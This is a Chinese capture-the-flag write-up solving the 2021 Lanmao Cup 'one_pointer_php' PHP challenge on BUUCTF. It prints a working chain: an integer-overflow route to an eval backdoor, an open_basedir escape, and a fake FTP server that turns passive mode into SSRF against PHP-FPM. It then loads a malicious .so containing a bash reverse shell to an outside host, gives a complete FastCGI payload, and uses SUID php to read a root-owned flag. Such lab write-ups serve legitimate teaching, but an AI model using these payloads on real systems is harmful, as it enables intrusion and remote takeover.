

CTF one_pointer_php 2021 蓝帽杯 WriteUp

原创

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订阅专栏

两周前做的, 弄了一会没时间就放下了, 我当时以为我差一点, 结果真的差亿点。。。

今天在 [BUUCTF](#) 中看到了这个题的复现, 特来学习一波。

0x01 PHP审计

之前看到人家发的是张火炬, 这次打开却是个广告了。。不过无所谓, 给了源代码就成, 分别是 `user.php` 和 `add_api.php`。

```
### user.php
<?php
class User{
    public $count;
}
?>

### add_api.php
<?php

include "user.php";

if($user=unserialize($_COOKIE["data"])){
    #echo $user->$count;
    $count[++$user->count]=1;
    //var_dump($count);
    if($count[]=1){
        $user->count+=1;
        setcookie("data",serialize($user));
    }else{
        eval($_GET["backdoor"]);
    }
}else{
    $user=new User;
    $user->count=1;
    setcookie("data",serialize($user));
}
?>
```

这题看起来像序列化，但是和序列化毛关系都没，它的关键点就是 `$count[]=1`，如何让 `$count` 赋值失败就成了问题，这里刚刚开始试过了各种变量类型，都能正常赋值，后来才想到了通过数值溢出的方式进行绕过。

示例 #3 64 位系统下的整数溢出

```
<?php
$large_number = 9223372036854775807;
var_dump($large_number); // int(9223372036854775807)

$large_number = 9223372036854775808;
var_dump($large_number); // float(9.2233720368548E+18)

$million = 1000000;
$large_number = 5000000000000 * $million;
var_dump($large_number); // float(5.0E+19)
?>
```

<https://blog.csdn.net/u014029795>

因为在代码赋值前有 `$count[+__$user->count]=1;` 语句，所以这里的数最大只能是 `9223372036854775806`。设置了 `cookie` 以后就可以正常执行 `phpinfo();` 了。

The screenshot shows a web browser with the developer tools open. The Network tab is active, showing a request to `http://f217a4b3-cc11-4aa5-a7a7-5417e73b1bd7.node3.buuoj.cn/add_api.php?backdoor=phpinfo()`. The response headers are displayed, including `Server: PHP/7.4.16` and a `Cookie` header with a long alphanumeric string: `Cookie: "data=0R3JA%3A%22User%22%3A1%7B%3A5%3A%22count%22%3B%3A9223372036854775806%3B%7D"`. The `Cookie` header is highlighted with a red box.

<https://blog.csdn.net/u014029795>

你以为这就完了，这才是开始。

0x02 bypass disabled_function

拿到 eval 后发现可以执行命令的函数都不能用，查看后发现，禁用了大量函数和类。

default_mimetype	tex:html	tex:html
disable_classes	Exception, SplDoublyLinkedList, Error, ErrorException, ArgumentCountError, ArithmeticError, AssertionError, DivisionByZeroError, CompileError, ParseError, TypeError, ValueError, UnhandledMatchError, ClosedGeneratorException, LogicException, BadFunctionCallException, BadMethodCallException, DomainException, InvalidArgumentException, LengthException, OutOfRangeException, PharException, ReflectionException, RuntimeException, OutOfBoundsException, OverflowException, PDOException, RangeException, UnderflowException, UnexpectedValueException, JsonException, SodiumException	Exception, SplDoublyLinkedList, Error, ErrorException, ArgumentCountError, ArithmeticError, AssertionError, DivisionByZeroError, CompileError, ParseError, TypeError, ValueError, UnhandledMatchError, ClosedGeneratorException, LogicException, BadFunctionCallException, BadMethodCallException, DomainException, InvalidArgumentException, LengthException, OutOfRangeException, PharException, ReflectionException, RuntimeException, OutOfBoundsException, OverflowException, PDOException, RangeException, UnderflowException, UnexpectedValueException, JsonException, SodiumException
disable_functions	stream_socket_client, fsockopen, putenv, pcntl_alarm, pcntl_fork, pcntl_waitpid, pcntl_wait, pcntl_wifexited, pcntl_wifstopped, pcntl_wifsignaled, pcntl_wifcontinued, pcntl_wexitstatus, pcntl_wtermsig, pcntl_wstopsig, pcntl_signal, pcntl_signal_get_handler, pcntl_signal_dispatch, pcntl_get_last_error, pcntl_strerror, pcntl_sigprocmask, pcntl_sigwaitinfo, pcntl_sigtimedwait, pcntl_exec, pcntl_getpriority, pcntl_setpriority, pcntl_async_signals, iconv, system, exec, shell_exec, popen, proc_open, passthru, symlink, link, syslog, imap_open, dl, mail, error_log, debug_backtrace, debug_print_backtrace, gc_collect_cycles, array_merge_recursive	stream_socket_client, fsockopen, putenv, pcntl_alarm, pcntl_fork, pcntl_waitpid, pcntl_wait, pcntl_wifexited, pcntl_wifstopped, pcntl_wifsignaled, pcntl_wifcontinued, pcntl_wexitstatus, pcntl_wtermsig, pcntl_wstopsig, pcntl_signal, pcntl_signal_get_handler, pcntl_signal_dispatch, pcntl_get_last_error, pcntl_strerror, pcntl_sigprocmask, pcntl_sigwaitinfo, pcntl_sigtimedwait, pcntl_exec, pcntl_getpriority, pcntl_setpriority, pcntl_async_signals, iconv, system, exec, shell_exec, popen, proc_open, passthru, symlink, link, syslog, imap_open, dl, mail, error_log, debug_backtrace, debug_print_backtrace, gc_collect_cycles, array_merge_recursive


只禁用了系统执行命令，但是并没有禁用php其它的函数，比如file_get_contents()等函数。




通过下面代码读到了根目录下的信息

```
$a = new DirectoryIterator("glob:///");
foreach($a as $f){
    echo($f->__toString().<br>);
}
```

但是通过 `file_get_contents` 读取失败



在这还发现了一个提示



读了下文件，看不懂是啥，编码也调过了，还是不行就放弃了。

这里没有啥太好的bypass思路，学习了一下新的姿势用 `FPM` 来绕 `disable_functions`。

[学习链接](#)

这里使用的通过phpinfo能看到通过 `fpm/fastcgi` 来支持的php

PHP Version 7.4.16	
System	Linux d0f97da294c7 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30
Build Date	Apr 29 2021 15:12:27
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-fpm' '--with-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-openssl' '--with-zlib' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--enable-fpm' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d

然后这里使用的是Nigix服务器来支持的。

<code>\$_SERVER['REMOTE_ADDR']</code>	172.16.128.254
<code>\$_SERVER['SERVER_SOFTWARE']</code>	nginx/1.14.2
<code>\$_SERVER['GATEWAY_INTERFACE']</code>	CGI/1.1
<code>\$_SERVER['REQUEST_SCHEME']</code>	http
<code>\$_SERVER['SERVER_PROTOCOL']</code>	HTTP/1.1

这里就先用 `file_get_contents` 先读下配置文件，获取 `FPM` 的监听地址。

```
mkdir('test');chdir('test');ini_set('open_basedir','..');
chdir('..');chdir('..');chdir('..');chdir('..');
chdir('..');chdir('..');chdir('..');chdir('..');
ini_set('open_basedir','/');
print_r(scandir('/usr/local/etc/php-fpm.d/'));
var_dump(file_get_contents("/usr/local/etc/php-fpm.d/www.conf"));
```

这里 `FPM` 的监听地址为 `127.0.0.1:9001`

```
Array ( [0] => . [1] => .. [2] => www.conf ) string(19683) "Start a new pool named 'www'. ; the variable $pool can be used in any directive and will be replaced by the ; pool name ('www' here) [www] ; Per pool prefix ; It only applies on the 'chroot' ; - 'chdir' ; - 'php_values' ; - 'php_admin_values' ; When not set, the global prefix (or NONE) applies instead. ; Note: This directive can also be relative to the global prefix. ; Default Value: none ;prefix = /path/to/pools/$pool ; Unix user set, the default user's group ; will be used. user = www-data group = www-data ; The address on which to accept FastCGI requests. ; Valid syntaxes are: 'ip.add.re.ss:port' - to listen on a TCP socket to a specific IP address on a specific port ; 'port' - to listen on a TCP socket to all addresses ; (IPv6 and IPv4-mapped) on a specific port ; '/path/to/unix/socket' - to listen on a unix socket ; Note: This value is mandatory. listen = 127.0.0.1:9001 ; Set listen(2) ;listen.backlog = 511 ; Set permissions for unix socket, if one is used. In Linux, read/write ; permissions must be set in order to allow connections from a web server. Many ; BSD-derived systems allow connections regardless of permissions. TL numeric IDs. ; Default Values: user and group are set as the running user ; mode is set to 0660 ;listen.owner = www-data ;listen.group = www-data ;listen.mode = 0660 ; When POSIX Access Control Lists are supported you can set them using ; When set, listen.owner and listen.group are ignored ;listen.acl_users = ;listen.acl_groups = ; List of addresses (IPv4/IPv6) of FastCGI clients which are allowed to connect. ; Equivalent to the FCGI_WEB_SERVER_ADDRS environment variable ;listening socket. Each address ; must be separated by a comma. If this value is left blank, connections will be ; accepted from any ip address. ; Default Value: any ;listen.allowed_clients = 127.0.0.1 ; Specify the nice(2) priority to apply to the p ; priority) to 20 (lower priority) ; Note: - It will only work if the FPM master process is launched as root ; - The pool processes will inherit the master process priority ; unless it specified otherwise ; Default Value: no set ; process.priority = -19 ; the process user ; or group is different than the master process user. It allows to create process ; core dump and ptrace the process for the pool user. ; Default Value: no ; process.dumpable = yes ; Choose how the process manager will control th ; (pm.max_children) of child processes ; ; dynamic - the number of child processes are set dynamically based on the ; following directives. With this process management, there will be ; always at least 1 children. ; pm.max_children - the maximum
```

这里先使用了文章中的 `gopherus` 工具生成的payload感觉不太对，就用了其它wp中的方法，使用加载.so的方法，先编写一个扩展。

```

#define _GNU_SOURCE
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

__attribute__((__constructor__)) void preload (void){
    system("bash -c 'bash -i >& /dev/tcp/x.x.x.x/50050 0>&1'");
}

```

接着编译

```
gcc hpdoger.c -fPIC -shared -o hpdoger.so
```


然后放到自己的网站中，等会利用 `copy()` 函数传到目标的 `/tmp/` 目录中。

```

add_api.php?backdoor=mkdir('test');chdir('test');ini_set('open_basedir','..');
chdir('..');chdir('..');chdir('..');chdir('..');
chdir('..');chdir('..');chdir('..');chdir('..');
ini_set('open_basedir','/');
print_r(scandir('/tmp'));
copy('http://x.x.x.x:80/hpdoger.so','/tmp/hpdoger.so');
print_r(scandir('/tmp'));

```

上传成功。



<https://blog.csdn.net/u014029795>

然后在自己公网主机上开启一个FTP服务器

```

import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', 23))
s.listen(1)
conn, addr = s.accept()
conn.send(b'220 welcome\n')
#Service ready for new user.
#Client send anonymous username
#USER anonymous
conn.send(b'331 Please specify the password.\n')
#User name okay, need password.
#Client send anonymous password.
#PASS anonymous
conn.send(b'230 Login successful.\n')
#User logged in, proceed. Logged out if appropriate.
#TYPE I
conn.send(b'200 Switching to Binary mode.\n')
#Size /
conn.send(b'550 Could not get the file size.\n')
#EPSV (1)
conn.send(b'150 ok\n')
#PASV
conn.send(b'227 Entering Extended Passive Mode (127,0,0,1,0,9001)\n') #STOR / (2)
conn.send(b'150 Permission denied.\n')
#QUIT
conn.send(b'221 Goodbye.\n')
conn.close()

```

利用 `python3` 开 `ftp`

```
python3 ftp1.py
```

接着使用下列 `php exp` 生成 `payload`

```

<?php
/**
 * Note : Code is released under the GNU LGPL
 *
 * Please do not change the header of this file
 *
 * This library is free software; you can redistribute it and/or modify it under the terms of the GNU
 * Lesser General Public License as published by the Free Software Foundation; either version 2 of
 * the License, or (at your option) any later version.
 *
 * This library is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY;
 * without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
 *
 * See the GNU Lesser General Public License for more details.
 */
/**
 * Handles communication with a FastCGI application
 *
 * @author Pierrick Charron <pierrick@webstart.fr>
 * @version 1.0
 */
class FCGIClient
{
    const VERSION_1 = 1;
    const BEGIN_REQUEST = 1;
    const ABORT_REQUEST = 2;

```



```

const ABORT_REQUEST      = 2;
const END_REQUEST       = 3;
const PARAMS            = 4;
const STDIN             = 5;
const STDOUT            = 6;
const STDERR            = 7;
const DATA             = 8;
const GET_VALUES        = 9;
const GET_VALUES_RESULT = 10;
const UNKNOWN_TYPE     = 11;
const MAXTYPE           = self::UNKNOWN_TYPE;
const RESPONDER         = 1;
const AUTHORIZER        = 2;
const FILTER            = 3;
const REQUEST_COMPLETE = 0;
const CANT_MPX_CONN     = 1;
const OVERLOADED       = 2;
const UNKNOWN_ROLE     = 3;
const MAX_CONNS        = 'MAX_CONNS';
const MAX_REQS         = 'MAX_REQS';
const MPXS_CONNS       = 'MPXS_CONNS';
const HEADER_LEN       = 8;
/**
 * Socket
 * @var Resource
 */
private $_sock = null;
/**
 * Host
 * @var String
 */
private $_host = null;
/**
 * Port
 * @var Integer
 */
private $_port = null;
/**
 * Keep Alive
 * @var Boolean
 */
private $_keepAlive = false;
/**
 * Constructor
 *
 * @param String $host Host of the FastCGI application
 * @param Integer $port Port of the FastCGI application
 */
public function __construct($host, $port = 9001) // and default value for port, just for unixdomain socket
{
    $this->_host = $host;
    $this->_port = $port;
}
/**
 * Define whether or not the FastCGI application should keep the connection
 * alive at the end of a request
 *
 * @param Boolean $b true if the connection should stay alive, false otherwise
 */
public function setKeepAlive($b)

```

```

{
    $this->_keepAlive = (boolean)$b;
    if (!$this->_keepAlive && $this->_sock) {
        fclose($this->_sock);
    }
}
/**
 * Get the keep alive status
 *
 * @return Boolean true if the connection should stay alive, false otherwise
 */
public function getKeepAlive()
{
    return $this->_keepAlive;
}
/**
 * Create a connection to the FastCGI application
 */
private function connect()
{
    if (!$this->_sock) {
        //$this->_sock = fsockopen($this->_host, $this->_port, $errno, $errstr, 5);
        $this->_sock = stream_socket_client($this->_host, $errno, $errstr, 5);
        if (!$this->_sock) {
            throw new Exception('Unable to connect to FastCGI application');
        }
    }
}
/**
 * Build a FastCGI packet
 *
 * @param Integer $type Type of the packet
 * @param String $content Content of the packet
 * @param Integer $requestId RequestId
 */
private function buildPacket($type, $content, $requestId = 1)
{
    $crlen = strlen($content);
    return chr(self::VERSION_1)           /* version */
        . chr($type)                       /* type */
        . chr(($requestId >> 8) & 0xFF) /* requestIdB1 */
        . chr($requestId & 0xFF)         /* requestIdB0 */
        . chr(($crlen >> 8) & 0xFF)      /* contentLengthB1 */
        . chr($crlen & 0xFF)            /* contentLengthB0 */
        . chr(0)                          /* paddingLength */
        . chr(0)                          /* reserved */
        . $content;                       /* content */
}
/**
 * Build an FastCGI Name value pair
 *
 * @param String $name Name
 * @param String $value Value
 * @return String FastCGI Name value pair
 */
private function buildNvpair($name, $value)
{
    $nlen = strlen($name);
    $vlen = strlen($value);
    if ($nlen > 128) {

```

```

    if ($nlen < 128) {
        /* nameLengthB0 */
        $nvpair = chr($nlen);
    } else {
        /* nameLengthB3 & nameLengthB2 & nameLengthB1 & nameLengthB0 */
        $nvpair = chr(($nlen >> 24) | 0x80) . chr(($nlen >> 16) & 0xFF) . chr(($nlen >> 8) & 0xFF) . chr($nlen & 0xFF);
    }
    if ($vlen < 128) {
        /* valueLengthB0 */
        $nvpair .= chr($vlen);
    } else {
        /* valueLengthB3 & valueLengthB2 & valueLengthB1 & valueLengthB0 */
        $nvpair .= chr(($vlen >> 24) | 0x80) . chr(($vlen >> 16) & 0xFF) . chr(($vlen >> 8) & 0xFF) . chr($vlen & 0xFF);
    }
    /* nameData & valueData */
    return $nvpair . $name . $value;
}
/**
 * Read a set of FastCGI Name value pairs
 *
 * @param String $data Data containing the set of FastCGI NVPair
 * @return array of NVPair
 */
private function readNvpair($data, $length = null)
{
    $array = array();
    if ($length === null) {
        $length = strlen($data);
    }
    $p = 0;
    while ($p != $length) {
        $nlen = ord($data{$p++});
        if ($nlen >= 128) {
            $nlen = ($nlen & 0x7F << 24);
            $nlen |= (ord($data{$p++}) << 16);
            $nlen |= (ord($data{$p++}) << 8);
            $nlen |= (ord($data{$p++}));
        }
        $vlen = ord($data{$p++});
        if ($vlen >= 128) {
            $vlen = ($vlen & 0x7F << 24);
            $vlen |= (ord($data{$p++}) << 16);
            $vlen |= (ord($data{$p++}) << 8);
            $vlen |= (ord($data{$p++}));
        }
        $array[substr($data, $p, $nlen)] = substr($data, $p+$nlen, $vlen);
        $p += ($nlen + $vlen);
    }
    return $array;
}
/**
 * Decode a FastCGI Packet
 *
 * @param String $data String containing all the packet
 * @return array
 */
private function decodePacketHeader($data)
{

```

```

    $ret = array();
    $ret['version']      = ord($data{0});
    $ret['type']         = ord($data{1});
    $ret['requestId']    = (ord($data{2}) << 8) + ord($data{3});
    $ret['contentLength'] = (ord($data{4}) << 8) + ord($data{5});
    $ret['paddingLength'] = ord($data{6});
    $ret['reserved']     = ord($data{7});
    return $ret;
}
/**
 * Read a FastCGI Packet
 *
 * @return array
 */
private function readPacket()
{
    if ($packet = fread($this->_sock, self::HEADER_LEN)) {
        $resp = $this->decodePacketHeader($packet);
        $resp['content'] = '';
        if ($resp['contentLength']) {
            $len = $resp['contentLength'];
            while ($len && $buf=fread($this->_sock, $len)) {
                $len -= strlen($buf);
                $resp['content'] .= $buf;
            }
        }
        if ($resp['paddingLength']) {
            $buf=fread($this->_sock, $resp['paddingLength']);
        }
        return $resp;
    } else {
        return false;
    }
}
/**
 * Get Informations on the FastCGI application
 *
 * @param array $requestedInfo information to retrieve
 * @return array
 */
public function getValues(array $requestedInfo)
{
    $this->connect();
    $request = '';
    foreach ($requestedInfo as $info) {
        $request .= $this->buildNvpair($info, '');
    }
    fwrite($this->_sock, $this->buildPacket(self::GET_VALUES, $request, 0));
    $resp = $this->readPacket();
    if ($resp['type'] == self::GET_VALUES_RESULT) {
        return $this->readNvpair($resp['content'], $resp['length']);
    } else {
        throw new Exception('Unexpected response type, expecting GET_VALUES_RESULT');
    }
}
/**
 * Execute a request to the FastCGI application
 *
 * @param array $params Array of parameters

```

```

* @param String $stdin Content
* @return String
*/
public function request(array $params, $stdin)
{
    $response = '';
    // $this->connect();
    $request = $this->buildPacket(self::BEGIN_REQUEST, chr(0) . chr(self::RESPONDER) . chr((int) $this->keepAlive) . str_repeat(chr(0), 5));
    $paramsRequest = '';
    foreach ($params as $key => $value) {
        $paramsRequest .= $this->buildNvpair($key, $value);
    }
    if ($paramsRequest) {
        $request .= $this->buildPacket(self::PARAMS, $paramsRequest);
    }
    $request .= $this->buildPacket(self::PARAMS, '');
    if ($stdin) {
        $request .= $this->buildPacket(self::STDIN, $stdin);
    }
    $request .= $this->buildPacket(self::STDIN, '');
    echo('data='.urlencode($request));
    // fwrite($this->_sock, $request);
    // do {
    //     $resp = $this->readPacket();
    //     if ($resp['type'] == self::STDOUT || $resp['type'] == self::STDERR) {
    //         $response .= $resp['content'];
    //     }
    // } while ($resp && $resp['type'] != self::END_REQUEST);
    // var_dump($resp);
    // if (!is_array($resp)) {
    //     throw new Exception('Bad request');
    // }
    // switch (ord($resp['content']{4})) {
    //     case self::CANT_MPX_CONN:
    //         throw new Exception('This app can\'t multiplex [CANT_MPX_CONN]');
    //         break;
    //     case self::OVERLOADED:
    //         throw new Exception('New request rejected; too busy [OVERLOADED]');
    //         break;
    //     case self::UNKNOWN_ROLE:
    //         throw new Exception('Role value not known [UNKNOWN_ROLE]');
    //         break;
    //     case self::REQUEST_COMPLETE:
    //         return $response;
    // }
}
}
?>
<?php
// real exploit start here
//if (!isset($_REQUEST['cmd'])) {
//    die("Check your input\n");
//}
//if (!isset($_REQUEST['filepath'])) {
//    $filepath = __FILE__;
//}else{
//    $filepath = $_REQUEST['filepath'];
//}

```



```
add_api.php?backdoor=phpinfo();file_put_contents($_GET['file'],$_GET['data']);&file=ftp://aaa@221.232.115.156:10
023/1&data=%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%01%04%00%01%02%3F%00%00%11%0BGATEWAY_INTERFACEFastCG
I%2F1.0%0E%04REQUEST_METHODPOST%0F%19SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Fadd_api.php%0B%0CSCRIPT_NAME%2Fadd_api
.php%0C%0EQUERY_STRINGcommand%3Dwhoami%0B%1BREQUEST_URI%2Fadd_api.php%3Fcommand%3Dwhoami%0C%0CDOCUMENT_URI%2Fadd
_api.php%09%80%00%00%B3PHP_VALUEunserialize_callback_func+%3D+system%0Aextension_dir+%3D+%2Ftmp%0Aextension+%3D+
hpdoger.so%0Adisable_classes+%3D+%0Adisable_functions+%3D+%0AAallow_url_include+%3D+On%0Aopen_basedir+%3D+%2F%0Aa
uto_prepend_file+%3D+%0F%0DSERVER_SOFTWARE80sec%2Fwofeiw0%0B%09REMOTE_ADDR127.0.0.1%0B%04REMOTE_PORT9001%0B%09SE
RVER_ADDR127.0.0.1%0B%02SERVER_PORT80%0B%09SERVER_NAMElocalhost%0F%08SERVER_PROTOCOLHTTP%2F1.1%0E%02CONTENT LENG
TH49%01%04%00%01%00%00%00%00%01%05%00%01%001%00%00%00%3C%3Fphp+system%28%24_REQUEST%5B%27command%27%5D%29%3B+phpinf
o%28%29%3B+%3F%3E%01%05%00%01%00%00%00%00
```

成功 `getshell`

```
root@kali191a:~# nc -l vvp 50050
listening on [any] 50050 ...
```

```
117.21.200.166: inverse host lookup failed: Unknown host
connect to [10.1.1.212] from (UNKNOWN) [117.21.200.166] 56693
bash: cannot set terminal process group (29): Inappropriate ioctl for device
bash: no job control in this shell
www-data@0dab2d9e3026:~/html$
www-data@0dab2d9e3026:~/html$
www-data@0dab2d9e3026:~/html$
www-data@0dab2d9e3026:~/html$
```

<https://blog.csdn.net/u014029795>

查看权限

```
www-data@0dab2d9e3026:~/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@0dab2d9e3026:~/html$ ls -l /flag
ls -l /flag
-rwx----- 1 root root 43 May  9 17:45 /flag
```

接着提权，这里没太多思考了，用的就是wp里面用的 `suid` 提权

```
find / -perm -u=s -type f 2>/dev/null
```

```
/bin/mount
/bin/su
/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/local/bin/php
```

这里 `php` 就有 `suid`，直接进行交互式命令提权即可。

```
php -a
Interactive shell

mkdir('test');chdir('test');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump(file_get_contents('/flag'));
PHP Warning: mkdir(): File exists in php shell code on line 1
string(43) "flag{e44b7224-ef72-402a-b256-dd2a9095c6b7}"
```

成功获取 flag，完成

Challenge Top 3 Solves ×

[蓝帽杯 2021]One Pointer PHP 86



Instance Info

Remaining Time: 10421s

<http://a968b181-6cbd-4557-b7dd-5c33a3c252cd.node3.buuoj.cn>

Destroy this instance

Renew this instance

Flag

Submit

Correct

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0x02 总结

最后总结下，`bypass_disable_functions` 的流程，首先，是利用了 FTP 的被动模式来传递文件，直接通知目标系统去连接 `127.0.0.1:9001` 即造成了 SSRF 漏洞。

```
#PASV
conn.send(b'227 Entering Extended Passive Mode (127,0,0,1,0,9001)\n') #STOR / (2)
conn.send(b'150 Permission denied.\n')
#QUIT
conn.send(b'221 Goodbye.\n')
conn.close()
```

然后利用了 `file_put_contents()` 来获取数据，直接利用 FPM 加载恶意 `.so` 文件造成了 `getshell`。

本来觉得麻烦不想复现的，但是群友需要自己也想试试，结果因为太菜复现花了几个小时，还好学习到了很多姿势，睡了睡了，不然升仙了。。